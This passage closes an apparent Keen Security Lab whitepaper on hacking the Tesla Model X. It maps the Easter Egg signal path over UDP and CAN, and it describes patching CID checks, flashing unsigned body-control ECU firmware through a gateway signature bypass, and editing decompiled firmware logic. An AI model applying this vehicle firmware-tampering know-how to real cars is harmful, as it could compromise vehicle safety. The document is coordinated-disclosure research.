If conditions above are satisfied, the function changes `GUI_holidayPartyState`. This variable is an instance of class `DataValue`, implemented by Tesla, and acts like a light-weight `QObject`, which would call a certain function once the variable has been changed. In this example, this function comes from an instance of singleton class `GatewayMessageSender`, created when the whole CID started. This function would send the value of `GUI_holidayPartyState` as a signal to the ECUs.

This signal notifies most of the ECUs that the whole vehicle is under the Easter Egg party mode, and the following diagram shows its effect:




Figure 5 Signal path in stage 1

This packet is transmitted over UDP to port 20100 in a similar format for CAN messages, as we have discussed in the BHUSA2017 whitepaper. The ID of the packet is 0x21e, with one bit in the data set to 1 by `ModelXHolidayParty::primeShow` which means PREPARED of the party mode. The gateway would send a frame with ID 0x268 on the body CAN after received this UDP packet.

During that time, CID itself also does some preparation for the Egg. It turns the volume to the max for audio effect and then gets ready to receive the signal from the UDP to trigger to play the music.

Stage 2: Started by BCCEN

After the party signal comes from the CID, all the body control ECUs are ready for the Egg. Here, according to the guidelines by Tesla, people should walk out of the car, close all doors, and press the fob to start the Egg. During that time, BCCEN is the main unit to process the fob related signal.




Figure 6 Signal path in stage 2

The frame on Body CAN with ID 0x231, representing the press on the key fob, is later transformed to UDP packet with ID 0x433 by the gateway, informing the keypress message. Then the related slot `ModelXHolidayParty::bodyControlStatusChanged` would execute `startShow`. This function adjusts volumes, media sources, and other related properties again, then start a new GStreamer object to play the music. During that time, `GUI_holidayPartyState` is also changed to 2. The changed value is also broadcasted on the CAN bus, informing other components like BCCEN can start the Easter Egg now.

Stage 3: Body control ECU works

When the Egg started, the CID plays the music of Egg, and the BCFRONT broadcasts the commands to synchronize the motions to body control ECUs. The following table described related ECUs:

ECU	ECU Function
BCFDM	Door Control Module LF
BCRDM	Door Control Module LR
BCFPM	Door Control Module RF
BCRPM	Door Control Module RR
BCCEN	Central Body Control Module
BCREAR	Rear Body Control Module
BCFRONT	Front Body Control Module
BCFALCD	Falcon Controller Front
BCFALCP	Falcon Controller Rear

Table 4 Body Control ECUs

MAKE OUR OWN EASTER EGG

After we have a clear overview of the whole Easter Egg, we found the most difficult part of the modified Easter Egg is how to patch the firmware of the ECUs and locate the code in CID by a lot of reverse work. This section illustrates how we modified the ECUs firmware with some skills of reversing.

1) Patch in CID

We patched `ModelXHolidayParty::primeShow` to bypass date check and park mode check, patched `AccessPopup::accessCodeEntered` to bypass the check of access code `modelxmas`, and patched `StatusBarView::badgeReleased` to bypass the duration check of pressing "T" button. Then we send signal `badgeReleased` to `theStatusBar` and signal `accessCodeEntered` to `AccessPopup` to simulate the clicks by a human.

2) Way to flash


Before we decide to patch the body control ECUs, we should find a way to flash the ECUs. Fortunately, by using the vulnerability mentioned before, we can bypass the signature check in the gateway to program our custom firmware to those body control ECUs. We also noticed that the ECU itself have no secure boot mechanism, and even does not check firmware's signature, except for a CRC checksum. That means nothing can stop us from programming the ECU after bypassed the only check in Gateway.

3) Patch in ECUs

After the analysis of the egg, it is easy to see that we need to patch BCCEN and BCFRONT. We patch the BCFRONT to change the motion list of the Egg, and patch the BCFRONT to skip the fob signal check during stage 2, making it possible to start the Egg straightly.


All the patches discussed below are based on the version 17.18.50.

Before we start reversing we found a string in all the body control relative ECUs as follow:



```
aFreescaleFrees:.string "Freescale/Freescale MQX"
```

After some comparison, we make sure the ECUs are developed based on the Freescale MQX RTOS. A significant characteristic of the MQX is a list of the segment at the beginning of the firmware; the RTOS copies some data from the source address to the target address according to the segment table.



```
seg000:00008030 00 00 80 00+segs:           segments <0x8000, 0x8000, 8>
seg000:00008030 00 00 80 00+                segments <0x8010, 0x8010, 0x20>
seg000:00008030 00 00 00 08+                segments <0x8030, 0x8030, 0xBC>
seg000:00008030 00 00 80 10+                segments <0x80EC, 0x80EC, 0x210>
seg000:00008030 00 00 80 10+                segments <0x9000, 0x9000, 0x114>
seg000:00008030 00 00 00 20+                segments <0x9120, 0x9120, 4>
seg000:00008030 00 00 80 30+                segments <0x11000, 0x11000, 0x59A20>
seg000:00008030 00 00 80 30+                segments <0x6AA20, 0x6AA20, 0x5A8>
seg000:00008030 00 00 00 BC+                segments <0x6AFC8, 0x6AFC8, 0x68CC>
seg000:00008030 00 00 80 EC+                segments <0x71898, 0x40000000, 0x1030>
seg000:00008030 00 00 80 EC+                segments <0x728C8, 0x40001030, 0x8C>
seg000:00008030 00 00 02 10+                segments <0x72958, 0x40001398, 0x290>
```

Figure 7 Segments in firmware

The segment table is an array of structures like this:


```
struct segment_table {
        DWORD  src;
        DWORD dst;
        DWORD length;
};
```

Code 12 Structure of segment table

With the help of this table, we can get the main code segment and data segment quickly. This does much help for the next patch step.

a) Patch BCCEN

In this ECU firmware, after plenty of reverse work, we get one point which judges the state of Egg in function sub_3520A:



```
if ( (unsigned __int8)get_key_state(2u) == 3 && *(_DWORD *)(&byte_4000823E + 10) == -1 )
{
  *(_DWORD *)(&byte_4000823E + 10) = sub_2A8E2();
  byte_4000823C = 0;
  *(&byte_4000823E + 1) = 0;
  byte_4000823D = 0;
  byte_4000823B[0] = 0;
}
```

Figure 8 Bypass the check of the key fob

The number 3 means the status of the fob, and the function `get_key_state()` checks the state of the fob, so all we need to do is to skip the function `get_key_state()`.

b) Patch BCFRONT


The segmentation table helped us to pull data segment out. By comparing different version of BCFRONT firmware, we can see the last firmware which contains Egg list is much bigger than the old version. After checking the obvious differences in the data segment of BCFRONT, we found there is one big array in the data segment, with some reversing and experience, we found out that the array has a structure like that:

```
struct egg_table_action {
        BYTE  type;                   /* 0:light, 1:Wing door, 2:regular door…… */
        DWORD conf;                   /* actions */
        DWORD time;                   /* time in ms */
};
```

Code 16 Structure of an item in Egg Table

All we need now is determine how `type` and `conf` mean in the firmware, and it even needs no decompiler: record a video with those values combined with a brute-force method. Here we assume `conf` is bitfield since there is a significant pattern between the original data and the original video.

Finally, we need to patch another point in firmware which stands for the length of the array by checking the reference of the Egg list. Here is that value:



```
while ( HIWORD(dword_400053B0[6]) < 0x2D8u )
{
  result = sub_23BA2(dword_400053B0[2]);
  if ( result <= egg_list[3 * HIWORD(dword_400053B0[6]) + 2] )
    break;
  v22 = HIWORD(dword_400053B0[6])++;
  result = sub_35BCE(&egg_list[3 * v22]);
}
```

Figure 9 Increase the item count in Egg Table

After changing the value, we can have our own Easter Egg.

CONCLUSION

In this paper, we revealed all the vulnerabilities utilized to achieve the remote control on Tesla Model X, described the details of some important process on OTA, and explained how we made our custom Easter Egg Show.

After we submitted our report to Tesla, they responded our report and fixed the vulnerabilities efficiently, we are glad to coordinate with Tesla to ensure the driving safety, and we are glad to make the connected cars more secure again.

ACKNOWLEDGMENT

We would like to thank all the contributors to this research project and all the members in the Keen Security Lab of Tencent.

REFERENCES

[1] https://www.youtube.com/watch?v=c1XyhReNcHY

[2] https://www.youtube.com/watch?v=VH4KgW-GchU

[3] https://keenlab.tencent.com/en/2017/07/27/New-Car-Hacking-Research-2017-Remote-Attack-Tesla-Motors-Again/

[4] https://www.bleepingcomputer.com/news/security/chinese-researchers-hack-tesla-model-x-in-impressive-video/

[5] https://www.youtube.com/watch?v=hCgX4uDQkfA

[6] https://teslamotorsclub.com/